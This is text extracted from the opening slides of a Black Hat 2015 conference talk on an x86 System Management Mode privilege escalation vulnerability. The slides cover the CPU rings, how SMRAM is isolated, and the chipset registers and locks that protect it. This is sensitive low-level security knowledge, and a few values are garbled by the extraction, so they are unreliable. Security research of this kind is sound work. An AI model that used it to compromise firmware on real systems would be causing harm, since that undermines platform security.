

The Memory Sinkhole

: An architectural privilege escalation vulnerability

{ domas // black hat 2015



/bio


& Christopher Domas
& Battelle Memorial Institute

Overview

- x86 architectural vulnerability
- Hidden for 20 years
- A new class of exploits



(demonstration)



The x86 Rings

- & Ring 3
- & Ring 2
- & Ring 1
- & Ring 0

The Negative Rings...

& Virtualization

The Negative Rings...

- ¶ Some things are so important...
 - ☒ Ring 0 should not have access to them

The Negative Rings...

❖ Ring -1
❖ The hypervisor




The Negative Rings...

& CIH

The Negative Rings...

- ¶ Some things are so important...
 - ☒ Ring -1 should not have access to them



The Negative Rings...

❖ Ring -2

❖ System Management Mode (SMM)



SMM

- ❖ What if...
- ❖ A mode invisible to the OS

SMM ... in the beginning

& Power management

SMM ... evolution

- & System safety
- & Power button
- & Century rollover
- & Error logging
- & Chipset errata
- & Platform security

- ❖ Cryptographically authenticated variables
- ❖ Signature verifications
 - ❖ Firmware, SecureBoot
- ❖ Hardware locks
- ❖ TPM emulation and communication
- ❖ Platform Lock Box
- ❖ Interface to the Root of Trust

SMM ... pandora's box

- ❖ Whenever we have anything ...
 - ❖ So important,
we don't want the kernel to screw it up
 - ❖ So secret,
it needs to hide from the OS and DMA
 - ❖ So sensitive,
it should never be touched
- ... it gets tossed into SMM

SMM ... pandora's box

A diagram illustrating the four rings of a processor. On the left, a vertical stack of circles represents memory addresses, with lines connecting them to various components. At the bottom is a large rectangle labeled "Processor". Above it is a rectangle labeled "Ring -2 (SMM)". Further up are two more rectangles: one labeled "Ring -1 (Hypervisor)" and another labeled "Ring 0 (Kernel)". At the very top is a rectangle labeled "Ring 3 (Userland)".
Processor

Ring 3
(Userland)

Ring 0
(Kernel)

Ring -1
(Hypervisor)

Ring -2
(SMM)

- ¶ If you think you own a system
when you get to ring 0 ...
... you're wrong
- ¶ On modern systems, ring 0 is not in control
- ¶ Ring -2 has
 - the hardware
 - the firmware
 - all the most critical security checks

The deepest ring...

Hiding from Ring 0

- ❖ System Management RAM (SMRAM)
 - ❖ Only accessible to SMM
- ❖ System Management Interrupt (SMI)
 - ❖ Toggles SMM
 - ❖ Unlocks SMRAM

Hiding from Ring 0


```
; from ring 0  
; smbase: 0x1ff80000  
mov eax, [0x1ff80000]  
; reads 0xffffffff
```

SMM Security


↳ Memory Controller Hub (MCH)

- ☒ Separates SMRAM from Ring 0
- ☒ Enforces SMM Security

SMM Security




```
; from SMM  
; smbase: 0x1ff80000  
mov eax, [0x1ff80000]  
; reads 0x18A97BFO
```



SMM Security

```
; from ring 0  
; smbase: 0x1ff80000  
mov eax, [0x1ff80000]  
; reads 0xffffffff
```



SMM Security

SMM Security

- ❖ Legacy SMRAM region (CSEG)
 - ❖ SMRAMC[C_BASE_SEG]
 - ❖ SMRAMC[G_SMRAIME]

A faint, grayscale circuit board pattern serves as the background for the slide.

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]

SMM Security

- ❖ Slightly less legacy SMRAM region (HSEG)
 - ❖ ESMRAMC[H_SMRAME]

A faint, grayscale circuit board pattern serves as the background for the slide.

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]

❖ Modern SMRAM region (TSEG)

- ❖ ESMRAMC[TSEG_SZ]
- ❖ ESMRAMC[T_EN]
- ❖ TOLUD
- ❖ TSEG
- ❖ TSEG_BASE
- ❖ GGC[GGMS]

SMM Security

SMM Security

& Hiding SMM
☞ SMRAMC[D_OPEN]

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAAME]
ESMRAMC[H_SMRAAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]

SMM Security

❖ *Really* hiding SMM
❖ SMRAMC[D_LCK]

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAAME]
ESMRAMC[H_SMRAAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]

SMM Security

- ↳ Enforcing cache coherency
 - ☞ IA32_SMRR_PHYSBASE
 - ☞ IA32_SMRR_PHYSMASK

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]

SMM Security

- ↳ Preventing memory remaps
 - ☒ TOLUD Lock
 - ☒ TOUUD Lock

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK

SMM Security

- Preventing DMA access
 - ☒ TSEGMB
 - ☒ BGSM

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock

SMM Security

& *Really* preventing DMA access

- ☒ TSEGMB Lock
- ☒ BGSM Lock

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM

SMM Security

& Preventing multi-core race conditions
☞ SMM_BWP

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock

SMM Security

- Preventing SMI blocking
 - ☒ SMI_EN[GBL_SMI_EN]
 - ☒ TCO_EN

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP

SMM Security

& *Really* preventing SMI blocking


- ☒ TCO_LOCK
- ☒ SMI_LOCK

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN

SMM Security


SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK

SMM Security



SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK

SMM Security



SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK

SMM Security

- ❖ A lot of research in this area
 - ❖ Fringes of the MCH
 - ❖ Misconfigurations

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK

SMM Security

